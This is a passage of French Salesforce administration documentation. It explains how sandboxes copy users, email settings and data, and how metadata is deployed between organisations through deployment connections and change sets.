  Pour rechercher l'ID de l'organisation à laquelle vous êtes actuellement connecté(e), dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société**. Tout script ou processus, notamment les scripts de test ou Web-vers-piste, qui dépend d'un ID d'organisation « codé en dur » doit utiliser l'ID actuel pour l'environnement sandbox. Lorsque vous déployez vos modifications vers une organisation de production, mettez à jour ces scripts ou ces processus avec l'ID de l'organisation de production.

- Salesforce crée des organisations sandbox dans plusieurs instances. Lors de la création ou de l'actualisation d'un environnement sandbox, Salesforce sélectionne une instance de votre sandbox. Par conséquent, vos sandbox peuvent être affichées dans différentes instances avec différentes URL.
- Lors de la copie des données dans un environnement sandbox, les ID des objets (identifiants uniques pour tous les objets, identiques au Type de champ ID dans l'API du développeur) sont également copiés. Cependant, une fois la copie effectuée, les ID des objets

ne sont pas synchronisés entre votre organisation de production et votre sandbox. Le sandbox et son organisation de production correspondante agissent de façon indépendante. Les données des objets (et les ID des objets correspondants), créés dans l'organisation de production après la création ou l'actualisation d'un environnement sandbox, ne sont pas synchronisées dans le sandbox. Le comportement du sandbox est identique : les objets créés dans le sandbox ne sont pas synchronisés dans l'organisation de production.

## Utilisateurs et contacts

- Les informations de l'utilisateur sont incluses dans une copie de sandbox ou actualisées pour tous les types de sandbox. Puisque tous les noms d'utilisateur Salesforce doivent être uniques et faire référence à une seule organisation, tous les noms d'utilisateur copiés sont modifiés pour les rendre uniques lors de la copie.

  Pour chaque nom d'utilisateur, le processus de copie applique les modifications nécessaires pour générer un nouveau nom d'utilisateur unique.

  - Pour commencer, le nom de la sandbox est ajouté au nom d'utilisateur. Par exemple, le nom d'utilisateur `utilisateur@acmecorporation.com` d'une sandbox appelée `test` devient `utilisateur@acmecorporation.com.test`.
  - Si le nom d'utilisateur résultant n'est pas unique, une deuxième modification est effectuée en ajoutant des caractères et des chiffres au nom d'utilisateur modifié. Cette deuxième modification génère un nom d'utilisateur tel que `00x7Vquser@acme.com.test`.

  Lorsque vous vous connectez avec le nom d'utilisateur modifié, vous vous connectez à l'environnement sandbox correspondant.

- Le processus de copie ne reproduit pas les données de Contact dans les sandbox Developer ou Developer Pro. Par conséquent, les utilisateurs du portail client ne sont pas copiés. Cependant, le processus copie les licences du portail client, ce qui permet, si nécessaire, de créer des utilisateurs du portail client dans ces environnements sandbox.
- Lorsque vous créez ou actualisez un sandbox, les adresses e-mail des utilisateurs sont modifiées dans votre sandbox afin que les utilisateurs de l'environnement de production ne reçoivent pas des e-mails générés automatiquement dans le sandbox. Un domaine exemple (`@example.com`) est ajouté aux adresses e-mail des utilisateurs et le caractère `@` initial est remplacé par `=`. Cette modification garantit que le système ignore ces adresses e-mail. Par exemple, l'adresse e-mail `awheeler@universalcontainers.com` dans un environnement de production devient `awheeler=universalcontainers.com@example.com` après la migration vers un environnement sandbox. Si vous ne souhaitez pas que les utilisateurs de l'environnement sandbox reçoivent les e-mails automatiquement générés lors des opérations de test, vous pouvez corriger les adresses e-mail lorsque vous êtes connecté(e) à l'environnement sandbox.

  ATTENTION: Les sandbox modifient les adresses e-mail des utilisateurs Salesforce, mais ne changent aucune autre adresse e-mail dans Salesforce, notamment celles des enregistrements de contact. Pour éviter d'envoyer des e-mails non sollicités depuis vos sandbox, invalidez ou supprimez manuellement dans vos sandbox toutes les adresses e-mail n'appartenant pas aux utilisateurs du sandbox. Lorsque vous testez la messagerie sortante, remplacez les adresses e-mail des contacts par les adresses des testeurs ou par un script de test automatisé.

## Livraison des e-mails

Les environnements sandbox nouveaux ou actualisés incluent le paramètre de livraison d'e-mail par défaut `E-mail système uniquement`. Pour configurer les paramètres de livraison des e-mails, depuis l'organisation sandbox, dans Configuration, saisissez *`Livraison`* dans la case `Recherche rapide`, puis sélectionnez **Livraison**. S'ils sont modifiables, définissez le `Niveau d'accès` dans la section Accès à l'envoi d'e-mail. Vous ne pouvez pas modifier le Niveau d'accès si Salesforce a limité la possibilité de modifier ce paramètre dans votre organisation.

- `Aucun accès` : empêche tous les e-mails sortants vers et depuis les utilisateurs.

- `E-mail système uniquement` : autorise uniquement les e-mails générés automatiquement, tels que les e-mails de nouvel utilisateur ou de réinitialisation du mot de passe.
- `Tous les e-mails` : autorise tous les types d'e-mail sortant. Paramètre par défaut pour les organisations nouvelles, non sandbox.

Conseil: Le paramètre `E-mail système uniquement` est particulièrement utile pour contrôler les e-mails envoyés à partir de sandbox et empêcher l'envoi d'e-mails à vos utilisateurs lors d'opérations de test et de développement.

- Les nouveaux environnements sandbox sont définis par défaut sur `E-mail système uniquement`.
- Les sandbox créés avant la version Spring '13 appliquent par défaut le paramètre `Tous les e-mails`.

## Création, actualisation et suppression de sandbox

- Vous pouvez spécifier un script post-copie à exécuter sur un sandbox chaque fois qu'il est actualisé (et lors de sa création). Spécifiez le script lors de la création de l'environnement sandbox.
- Vous pouvez copier des sites Site.com et de communauté Site.com dans des sandbox.
- La copie d'un environnement sandbox est une opération longue qui s'exécute en arrière-plan. Vous êtes averti de la fin de la copie du sandbox par e-mail. Les actualisations de sandbox peuvent durer plusieurs heures, plusieurs jours ou même plus d'une semaine.
- Plusieurs conditions affectent la durée d'une copie ou d'une actualisation de sandbox, notamment le nombre de personnalisation, la taille des données, le nombre d'objets et de choix de configuration, et la charge de travail du serveur. De plus, les actualisations de sandbox sont placées en file d'attente. Par conséquent, il se peut que la copie ne démarre pas immédiatement après votre demande.
- Un environnement sandbox n'est pas un instantané de l'état exact de vos données. En outre, il est recommandé de limiter les modifications de votre organisation de production lors de la création ou de l'actualisation d'un sandbox. Les modifications de configuration et de données dans votre organisation de production durant la création et l'actualisation d'un sandbox peuvent entraîner des incohérences dans le sandbox. Vous pouvez détecter et corriger certaines d'entre elles dans l'environnement sandbox après sa création ou son actualisation.
- La création ou l'actualisation de l'environnement sandbox est effectuée au fil du temps. L'exécution d'un processus volumineux ou la mise à jour d'organisations de 30 Go ou plus pendant la création ou l'actualisation peut entraîner des incohérences dans votre sandbox.
- Certains types de sandbox ne sont pas disponibles si vous avez atteint les limitations de votre organisation. Par exemple, si votre organisation est limitée à un seul sandbox Full et que vous en avez déjà un, vous ne pouvez pas en créer un autre . Vous pouvez toutefois actualiser votre sandbox Complet existant.
- Lorsque votre environnement sandbox est terminé, vous pouvez l'actualiser. Ce processus remplace le sandbox actuel par une nouvelle copie de votre organisation de production.
- Si vous avez réduit le nombre de licences sandbox de votre organisation, un lien **Supprimer** s'affiche en regard des sandbox existants. Supprimez un environnement sandbox avant de créer ou d'actualiser d'autres sandbox.
- Si des connexions Salesforce-to-Salesforce sont actives dans votre sandbox, désactivez-les puis réactivez-les après l'actualisation de l'environnement sandbox. Les connexions et les mappages ne sont pas copiés dans l'environnement sandbox actualisé.

## Correspondance de licences de production

Vous pouvez mapper les licences fournies dans votre organisation de production avec votre organisation sandbox, sans actualiser la sandbox. La correspondance ajuste le nombre de licences sandbox en fonction du nombre de licences en production, ajoute les licences qui existent en production mais pas en sandbox, et supprime les licences qui n'existent pas en production.

Pour mettre les licences en correspondance, connectez-vous à votre environnement sandbox. Dans Configuration, saisissez *`Informations sur la société`* dans la case `Recherche rapide`, puis sélectionnez **Informations sur la société** et

cliquez sur **Faire correspondre les licences de production**. Vous recevez une alerte au lancement du processus de correspondance. Une fois toutes les licences mappées dans l'organisation sandbox, vous recevez un e-mail de confirmation. Cet e-mail est envoyé à l'utilisateur qui a initié la copie de licence.

Pour faire correspondre les licences de production, les organisations sandbox et production doivent utiliser la même version de Salesforce. Si votre environnement sandbox a déjà été mis à niveau vers la version supérieure, par exemple lors d'un aperçu sandbox, et que l'organisation de production n'a pas été mise à niveau, vous ne pouvez pas faire correspondre les licences de production.

L'outil de correspondance des licences de production n'est pas disponible dans les organisations d'évaluation. Pour utiliser l'outil, vous devez disposer de l'autorisation « Modifier toutes les données ».

## Configuration de sandbox complètes

Lorsque vous créez ou actualisez un environnement sandbox Complet, vous pouvez le configurer afin de déterminer les données copiées. La réduction de la quantité de données incluses accélère la copie de sandbox.

- Les options Historique d'objet, Historique de requête et Historique d'opportunité permettent de sélectionner le nombre de jours d'historique dans votre organisation de production à copier vers votre sandbox. Vous pouvez copier de 0 à 180 jours d'historique, par incréments de 30 jours. La valeur par défaut est 0 jour.
- Par défaut, les données Chatter ne sont pas copiées vers votre sandbox. Les données Chatter comprennent les fils et les messages. Pour les inclure, sélectionnez **Copier des données Chatter**.
- L'historique du journal d'audit de configuration de votre organisation de production n'est pas copié vers votre sandbox. Le journal d'audit de votre organisation sandbox débute lorsque vous commencez à l'utiliser.
- Les activités archivées (tâches et événements non disponibles dans l'organisation de production, car ils ont plus d'un an) et l'historique des mots de passe (anciens mots de passe des utilisateurs) ne sont pas copiés.

Remarque: N'augmentez pas les sélections par défaut, sauf si des circonstances exceptionnelles l'exigent. Les quantités de données volumineuses peuvent augmenter considérablement les délais de copie de votre sandbox.

## Accès à des sandbox

- Modifications d'accès pour les utilisateurs de sandbox :
  - Une actualisation de sandbox supprime et recrée le sandbox en tant que nouvelle copie de l'organisation de production. Dans la pratique, ce processus annule toutes les modifications manuelles de l'accès que vous avez effectuées. Si vous avez créé des utilisateurs de sandbox seulement, ils n'existent plus et les valeurs de profil et d'autorisations d'un utilisateur sont restaurées dans l'organisation de production. Après une actualisation, effectuez toutes les modifications de l'accès dans la nouvelle copie.
  - Dans votre organisation de production, vous pouvez créer des utilisateurs inactifs, puis les activer dans un sandbox. Cette méthode est efficace pour créer un utilisateur disposant des autorisations appropriées pour développer dans un environnement sandbox.
  - De nombreuses tâches de développement et de test nécessitent l'autorisation « Modifier toutes les données ». Si vos développeurs ne disposent pas de cette autorisation dans l'organisation de production, augmentez leurs autorisations dans le sandbox. Accordez cette autorisation avec précaution dans les organisations sandbox qui contiennent des informations confidentielles issues de l'environnement de production (par exemple, des numéros de sécurité sociale).
  - Les utilisateurs ajoutés à une organisation de production après la création ou l'actualisation d'un sandbox n'ont pas accès aux sandbox associés à l'instance de l'organisation de production. Pour créer des utilisateurs dans un sandbox, connectez-vous à l'organisation sandbox en tant qu'administrateur, puis créez les utilisateurs dans l'instance sandbox.
  - Vous pouvez créer des utilisateurs pour le développement sandbox, mais ils sont pris en compte dans le nombre d'utilisateurs licenciés de votre organisation. Pour réduire le nombre de licences, avant de créer ou d'actualiser un environnement sandbox, vous pouvez désactiver les utilisateurs de production qui n'ont pas besoin d'accéder au sandbox.
- Connectez-vous toujours à votre organisation sandbox en utilisant l'URL de connexion `https://test.salesforce.com`.

- Pensez à vous connecter à l'aide du nom d'utilisateur modifié, comme indiqué dans Utilisateurs et contacts à la page 6162.
- Si vous utilisez l'API, une fois connecté(e), utilisez l'URL de redirection renvoyée dans l'objet `loginResult` pour les accès suivants. Cette URL reflète l'instance où se trouve l'environnement sandbox et le groupe de serveurs approprié pour l'accès API.
- Toutes les copies de sandbox sont réalisées avec une authentification fédérée utilisant SAML désactivé. Les informations de configuration sont conservées, à l'exception de la valeur `URL de connexion Salesforce`. L'`URL de connexion Salesforce` est mise à jour pour correspondre à votre URL sandbox, par exemple `https://votreInstance.salesforce.com/`, après avoir réactivé SAML. Pour activer SAML dans l'environnement sandbox, dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification unique**, cliquez sur **Modifier** et sélectionnez `SAML activé`. Modifiez également la valeur `URL de connexion Salesforce` dans le certificat de votre application cliente.

## Remarques sur les limitations de Sandbox

Les environnements sandbox n'envoient pas de notifications par e-mail lorsque les limites de stockage sont atteintes. Toutefois, si vous atteignez la limite de stockage de votre environnement sandbox, vous ne pouvez plus enregistrer de données dans l'environnement sandbox. Pour examiner vos limitations en stockage, dans Configuration, saisissez *`Utilisation du stockage`* dans la case `Recherche rapide`, puis sélectionnez **Utilisation du stockage** dans votre environnement sandbox.

## Personnalisation et modifications des données

- Les personnalisations et les modifications de données dans votre organisation de production ne sont pas reflétées dans vos sandbox. Créez ou actualisez un sandbox pour incorporer les personnalisation les plus récentes de votre organisation.
- Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce dans une édition Developer ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez modifier le code Apex uniquement en utilisant l'appel `compileAndTestAPI()`.
- Si la version de votre sandbox est identique à celle de Force.com AppExchange, vous pouvez :
  - Installer et déployer des applications à partir de Force.com AppExchange dans votre version test sandbox.
  - Publier des applications à partir de votre sandbox dans Force.com AppExchange.

    Il est déconseillé de publier un package géré à partir d'un environnement sandbox Force.com, car l'actualisation ou la suppression de sandbox empêche toute révision de ce package géré.

  La version de vos sandbox peut être différente de celle de Force.com AppExchange lorsque le lancement d'une nouvelle version de Salesforce est proche. Examinez le logo en haut à gauche de la page d'accueil de votre sandbox pour obtenir des informations sur la version.
- Si votre organisation utilise des modèles de devis et que vous créez un sandbox Developer Pro, les modèles qui contiennent des champs `Texte/Image` ne peuvent pas être ouverts en modification dans le sandbox.
- Si votre organisation de production utilise une image dans les modèles de devis et que vous copiez l'organisation dans votre sandbox, le chemin vers l'image n'est pas valide et affiche un lien rompu. Pour afficher l'image, insérez-la de nouveau depuis son emplacement dans votre sandbox.

## Exclusions de services

- Les fonctionnalités ci-dessous sont désactivées et ne peuvent pas être activées dans des sandbox.
  - Avertissements d'expiration de contrat
  - Escalade de requêtes

Les avertissements d'expiration de contrat et les escalades de requêtes sont désactivés, car ils envoient automatiquement des e-mails aux contacts, aux clients et aux utilisateurs d'organisations de production.

- Résumé des abonnements
- Exportations de données (en cliquant sur *Exporter maintenant* ou sur *Planifier l'exportation* dans la page Service d'exportation hebdomadaire de la Configuration)
- La possibilité de créer des environnements sandbox Salesforce
- La possibilité de copier les adresses de service de messagerie créées dans votre sandbox vers votre organisation de production
- La possibilité de publier des sites Site.com

## Autres différences de services

- Seuls les liens personnalisés créés en tant qu'URL relatives (par exemple, `/00Oz0000000EVpU&pv0={!Account_ID}` fonctionnent lorsqu'ils sont copiés dans des sandbox. Les liens personnalisés créés en tant qu'URL absolues, comme `https://votreInstance.salesforce.com/00Oz0000000EVpU&pv0={!Account_ID}`, ne fonctionnent pas dans les sandbox de votre organisation. Il est recommandé d'utiliser des URL relatives uniquement dans l'organisation de production. Sinon, corrigez les URL dans chaque sandbox.
- Salesforce inclut un processus d'arrière-plan qui supprime définitivement de la corbeille les enregistrements datant de plus de 15 jours. Ce processus est exécuté à divers horaires sur des serveurs différents. Par conséquent, la date et l'heure dans votre sandbox diffèrent de celles de votre organisation de production. Les applications et les intégrations qui dépendent de cet horodatage risquent ne pas fonctionner si elles sont connectées à un premier environnement, par exemple votre organisation de production, puis à un autre environnement, par exemple votre sandbox. Tenez compte de ce comportement lors du développement d'applications et d'intégrations qui dépendent de cet horodatage.

  L'heure de dernière exécution du processus de suppression en arrière-plan est disponible via l'appel API `getDeleted()`.
- Pour les fournisseurs d'authentification Salesforce configurés dans les versions Summer '14 et antérieures, l'identité utilisateur fournie par un sandbox n'inclut pas l'ID d'organisation. L'organisation de destination ne peut pas différencier les utilisateurs qui ont un ID identique dans deux sources (par exemple deux sandbox). Pour identifier les utilisateurs, modifiez les paramètres du fournisseur d'authentification Salesforce existant dans l'organisation de destination, puis sélectionnez la case d'insertion de l'ID de l'organisation pour les liaisons des comptes tiers. Une fois cette fonctionnalité activée, vos utilisateurs doivent réapprouver les liaisons de leurs comptes tiers. Ce paramètre est activé par défaut pour les fournisseurs d'authentification Salesforce créés dans les versions Winter '15 et supérieures.
- Une fois l'actualisation de l'organisation sandbox terminée, un utilisateur peut se connecter à cette organisation pendant 10 ans à compter de la date d'actualisation de la sandbox si l'utilisateur :
  - est un administrateur système ;
  - a été copié vers l'organisation sandbox depuis l'organisation de production, pas directement créé dans la sandbox.
- Pour vous connecter sous le nom de n'importe quel utilisateur, accédez à votre sandbox via `test.salesforce.com`. L'option de connexion sous n'importe quel utilisateur n'est pas disponible lorsque les utilisateurs accèdent à une sandbox depuis une organisation de production sans utiliser le lien Se connecter.

CONSULTER ÉGALEMENT :

Création, clonage ou actualisation d'un sandbox

Environnements Sandbox

Licences Sandbox et stockage par type

Expiration de la licence Sandbox

# Déploiement de vos modifications

## Présentation du déploiement

Migrez les modifications des métadonnées entre les organisations Salesforce à l'aide des outils de déploiement disponibles dans Configuration.

Pour accéder à ces pages, utilisez la case `Recherche rapide`.

**Paramètres de déploiement**
Pour utiliser la fonctionnalité d'ensemble de modifications, une connexion de déploiement est requise. Vous pouvez spécifier des autorisations de connexion pour des jeux de données entrants et sortants dans la page Connexions de déploiement.

**Statut du déploiement**
Suivez la progression de déploiements effectués via l'API métadonnées.

**Ensembles de modifications sortants**
Effectuez des modifications dans l'organisation à laquelle vous êtes connecté, puis téléchargez ces modifications vers une autre organisation.

**Jeux de données entrants**
Acceptez, modifiez ou refusez des jeux de données téléchargés depuis d'autres organisations.

CONSULTER ÉGALEMENT :

Ensembles de modifications

Surveillance des déploiements

## Choix de vos outils de développement et de déploiement de modifications

Que vous soyez un administrateur utilisant des outils pointer-cliquer ou un développeur écrivant du code, vous pouvez sélectionner l'outil approprié, travailler dans un environnement sandbox et déployer toutes les modifications dans une organisation de production. Vous pouvez personnaliser et encoder des modifications pour votre organisation dans un environnement sandbox en utilisant un ou plusieurs outils fournis par Salesforce.

Développement et déploiement de code Apex dans la Developer Console

Développement et déploiement à l'aide de l'IDE Force.com

Développement et déploiement à l'aide de l'API SOAP

Déploiement à l'aide de l'outil de migration Force.com

Déploiement à l'aide d'ensembles de modifications

CONSULTER ÉGALEMENT :

Bienvenue aux administrateurs pointer-cliquer de Salesforce

Bienvenue aux développeurs de Salesforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les environnements sandbox sont disponibles avec **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

## Développement et déploiement de code Apex dans la Developer Console

La Developer Console est un environnement de développement intégré avec un ensemble d'outils, qui permet de créer, de déboguer et de tester des applications dans votre organisation Salesforce.

CONSULTER ÉGALEMENT :

- Ouverture de la Console du développeur
- Fonctionnalité de la Developer Console

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour utiliser l'outil de déploiement Apex :

- Auteur Apex

## Développement et déploiement à l'aide de l'IDE Force.com

Vous pouvez télécharger l'IDE Force.com pour faciliter l'écriture de code pour votre organisation. Avec cet outil, vous pouvez également compiler et tester le code que vous écrivez, synchroniser les modifications dans un sandbox et déployer votre code vers une organisation de production.

Pour plus d'informations, reportez-vous à la page Force.com IDE.

**Remarque:** Force.com IDE est une ressource gratuite offerte par Salesforce pour aider ses utilisateurs et ses partenaires, mais qui n'est pas considérée comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

CONSULTER ÉGALEMENT :

- Développement et déploiement à l'aide de l'API SOAP
- Choix de vos outils de développement et de déploiement de modifications

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

## Développement et déploiement à l'aide de l'API SOAP

Vous pouvez utiliser l'API SOAP pour développer et déployer des modifications par programmation vers une organisation de développement ou sandbox.

Pour plus d'informations sur l'API SOAP et les autres API, reportez-vous au guide *SOAP API Developer Guide*.

CONSULTER ÉGALEMENT :

Choix de vos outils de développement et de déploiement de modifications

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

## Déploiement à l'aide de l'outil de migration Force.com

Téléchargez l'outil de migration Force.com si vous souhaitez exécuter un déploiement basé sur un fichier de modifications de métadonnées et de classes Apex à partir d'une organisation Developer Edition ou sandbox vers une organisation de production à l'aide de l'outil de compilation Apache Ant.

1. Téléchargez l'Outil de migration Force.com depuis la page Force.com Migration Tool dans Salesforce Developers.
2. Enregistrez le fichier `salesforce_ant.zip` et décompressez son contenu dans le répertoire de votre choix.

Le fichier `salesforce_ant.zip` contient les fichiers dont vous avez besoin pour exécuter une tâche Ant effectuant l'appel API `compileAndTest` , notamment :

- Un fichier `Readme.html` qui explique comment utiliser les outils.
- Un fichier Jar contenant la tâche Ant : `ant-salesforce.jar`
- Un dossier exemple contenant :
  - Un dossier `codepkg\classes` qui contient `SampleDeployClass.cls` et `SampleFailingTestClass.cls`
  - Un dossier `codepkg\triggers` qui contient `SampleAccountTrigger.trigger`.
  - Un dossier `mypkg\objects` qui contient les objets personnalisés utilisés dans les exemples.
  - Un dossier `removecodepkg` qui contient des fichiers XML pour supprimer les exemples de votre organisation.
  - Un exemple de fichier `build.properties` que vous devez modifier en spécifiant vos informations d'identité pour pouvoir exécuter l'exemple et les tâches dans `build.xml`.
  - Un exemple de fichier `build.xml` qui effectue les appels API `deploy` et `retrieve`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour utiliser l'outil de déploiement Apex :
- Auteur Apex

Remarque: Force.com Migration Tool est une ressource gratuite offerte par Salesforce pour aider ses utilisateurs et ses partenaires, mais qui n'est pas considérée comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

CONSULTER ÉGALEMENT :

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

Choix de vos outils de développement et de déploiement de modifications

## Déploiement à l'aide d'ensembles de modifications

Vous pouvez déployer des workflows, des règles, des classes et des déclencheurs Apex, et d'autres personnalisations, depuis une organisation sandbox vers votre organisation de production. Vous pouvez créer un ensemble de modifications sortant dans l'interface utilisateur de Salesforce et ajouter les composants que vous voulez charger et déployer dans l'organisation cible. Pour accéder aux ensembles de modifications, dans Configuration, saisissez *Ensembles de modifications sortants* dans la case Recherche rapide, puis sélectionnez **Ensembles de modifications sortants**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

Ensembles de modifications

Choix de vos outils de développement et de déploiement de modifications

# Connexion d'organisations pour le déploiement

## Connexions de déploiement pour des ensembles de modifications

Une connexion de déploiement est requise entre deux organisations Salesforce pour pouvoir envoyer des ensembles de modifications d'une organisation à une autre. Vous ne pouvez pas créer de connexions de déploiement entre des organisations arbitraires. Vous devez à la place créer des connexions entre toutes les organisations affiliées à une organisation de production. Par exemple, si vous avez une organisation de production et deux organisations sandbox, une connexion de déploiement est créée entre la production et chaque sandbox. De la même façon, une connexion de déploiement est créée entre deux organisations sandbox.

Une seule connexion de déploiement ne suffit pas pour envoyer des ensembles de modifications entre les organisations. Chaque organisation doit être autorisée à envoyer et à recevoir des ensembles de modifications. Ce niveau de sécurité supplémentaire impose des chemins d'accès de code et protège les métadonnées de configuration des organisations contre une suppression accidentelle.


AUTORISATIONS UTILISATEUR

Pour modifier les connexions de déploiement :

- Déployer des ensembles de modifications ET Modifier toutes les données

Par exemple, la figure ci-dessous illustre un chemin de migration possible pour une organisation de production (Prod) et deux organisations sandbox (Dev et Test). Dans cet exemple, l'organisation de production peut recevoir uniquement les modifications testées à fond. Par conséquent, seule l'organisation sandbox test est autorisée à télécharger des ensembles de modifications vers la production. Pour synchroniser des projets de développement, l'organisation de production Prod peut envoyer des ensembles de modifications vers l'organisation sandbox Dév, mais pas vers l'organisation sandbox Test. Enfin, les fonctionnalités en cours de développement nécessitent des tests répétés. Par conséquent, les sandbox Dév et Test doivent pouvoir envoyer et recevoir des ensembles de modifications.

**Chemin d'accès de code imposé par l'autorisation d'un ensemble de modifications**




Remarque: L'illustration montre un chemin de migration de code possible. Votre service doit créer ses propres stratégies d'envoi et de réception d'ensembles de modifications entre les organisations.

CONSULTER ÉGALEMENT :

- Déploiement d'un ensemble de modifications
- Affichage des connexions de déploiement disponibles
- Autorisation d'une connexion de déploiement
- Affichage des détails d'une connexion de déploiement

## Autorisation d'une connexion de déploiement

Autorisez les modifications entrantes afin de permettre à une autre organisation Salesforce d'envoyer des ensembles de modifications à l'organisation à laquelle vous êtes connecté(e).

1. Dans Configuration, saisissez *Déploiement* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de déploiement** et cliquez sur **Continuer**.
2. Cliquez sur **Modifier** en regard de l'organisation que vous souhaitez autoriser.
3. Sélectionnez **Autoriser les modifications entrantes**.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Affichage des connexions de déploiement disponibles
- Affichage des détails d'une connexion de déploiement
- Connexions de déploiement pour des ensembles de modifications

## Affichage des connexions de déploiement disponibles

Une connexion de déploiement autorise la copie de personnalisations d'une organisation Salesforce à l'autre. La liste des connexions de déploiement indique les organisations autorisées à télécharger des modifications vers une organisation spécifique et, en retour, les organisations qui autorisent cette organisation spécifique à télécharger des modifications vers elles.

Pour afficher les connexions disponibles, dans Configuration, saisissez *Déploiement* dans la case Recherche rapide, puis sélectionnez **Statut de déploiement**.

**Action**
Cliquez sur **Modifier** en regard de l'organisation dans laquelle vous souhaitez autoriser ou non les ensembles de modifications.

**Nom**
Liste des organisations qui comprennent des connexions de déploiement vers l'organisation à laquelle vous êtes actuellement connecté(e). Pour afficher plus d'informations sur la connexion, cliquez sur le nom d'une organisation.

**Description**
Brève description des organisations connectées.

**Type**
Type d'organisation à laquelle vous êtes connecté(e). Les valeurs possibles sont Production, Version test Sandbox complète, Version test Sandbox de type Configuration uniquement et Version test Developer Sandbox.

**Télécharger la direction d'autorisation**
La flèche indique la direction possible des téléchargements. Un ligne rompue indique qu'aucun ensemble de modifications n'est autorisé dans les deux directions. Pour autoriser l'organisation connectée à vous envoyer des ensembles de modifications entrants, modifiez la connexion de déploiement pour cette organisation. Si vous souhaitez envoyer des ensembles de modifications vers une organisation connectée, l'administrateur de cette organisation doit modifier sa connexion.

CONSULTER ÉGALEMENT :

Autorisation d'une connexion de déploiement
Affichage des détails d'une connexion de déploiement
Connexions de déploiement pour des ensembles de modifications

## Affichage des détails d'une connexion de déploiement

Une connexion de déploiement autorise la copie de personnalisations d'une organisation Salesforce à l'autre. La liste des connexions de déploiement indique les organisations autorisées à télécharger des modifications vers une organisation spécifique et, en retour, les organisations qui autorisent cette organisation spécifique à télécharger des modifications vers elles.

Pour afficher les détails de connexion :

1. Dans Configuration, saisissez *Déploiement* dans la case Recherche rapide, puis sélectionnez **Paramètres de déploiement**.
2. Cliquez sur le nom de l'organisation que vous souhaitez visualiser.

**Nom**
Nom de l'organisation sélectionnée. Cette organisation n'est pas celle à laquelle vous êtes connecté(e).

**Description**
Brève description de l'organisation.

**Type**
Type d'organisation à laquelle vous êtes connecté(e). Les valeurs possibles sont Production, Full, Partial Copy, Developer Pro et Developer.

**Autoriser les modifications entrantes**
Si elle est sélectionnée, l'organisation désignée peut envoyer des ensembles de modifications vers l'organisation à laquelle vous êtes actuellement connecté(e). Ce champ est en lecture seule et peut être modifié uniquement en sélectionnant Autoriser les modifications entrantes dans l'organisation cible.

**Accepte les modifications sortantes**

Si elle est sélectionnée, l'organisation désignée autorise l'envoi des ensembles de modifications vers l'organisation à laquelle vous êtes actuellement connecté(e).

CONSULTER ÉGALEMENT :

- Autorisation d'une connexion de déploiement
- Affichage des connexions de déploiement disponibles
- Connexions de déploiement pour des ensembles de modifications

# Ensembles de modifications

## Ensembles de modifications

Pour envoyer des personnalisations entre deux organisations Salesforce, utilisez des ensembles de modifications. Par exemple, vous pouvez créer et tester un objet dans une organisation sandbox et l'envoyer à votre organisation de production à l'aide d'un ensemble de modifications. Les ensembles de modifications ne peuvent inclure que des modifications que vous pouvez effectuer via le menu Configuration. Par exemple, vous ne pouvez pas utiliser un ensemble de modifications pour charger une liste d'enregistrements de contacts. Les ensembles de modifications contiennent des informations sur l'organisation. Ils ne contiennent pas de données telles que des enregistrements.

Pour envoyer des personnalisations depuis votre organisation active vers une autre organisation, créez un *ensemble de modifications sortant*. Une fois un ensemble de modifications envoyé, l'organisation destinataire le reçoit en tant qu'*ensemble de modifications entrant*.

L'envoi d'un ensemble de modifications entre deux organisations nécessite une connexion de déploiement. Les ensembles de modifications peuvent être envoyés uniquement entre des organisations affiliées à une organisation de production. Par exemple, une organisation de production et une organisation sandbox, ou deux organisations sandbox créées à partir de la même organisation, peuvent envoyer ou recevoir des ensembles de modifications.

CONSULTER ÉGALEMENT :

- Connexions de déploiement pour des ensembles de modifications
- Ensembles de modifications sortants
- Jeux de données entrants
- Composants disponibles dans les ensembles de modification
- Comportement spécial dans les déploiements

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les connexions de déploiement :

- Déployer des ensembles de modifications ET Modifier toutes les données

Pour utiliser des ensembles de modifications sortants :

- Créer et télécharger des ensembles de modifications

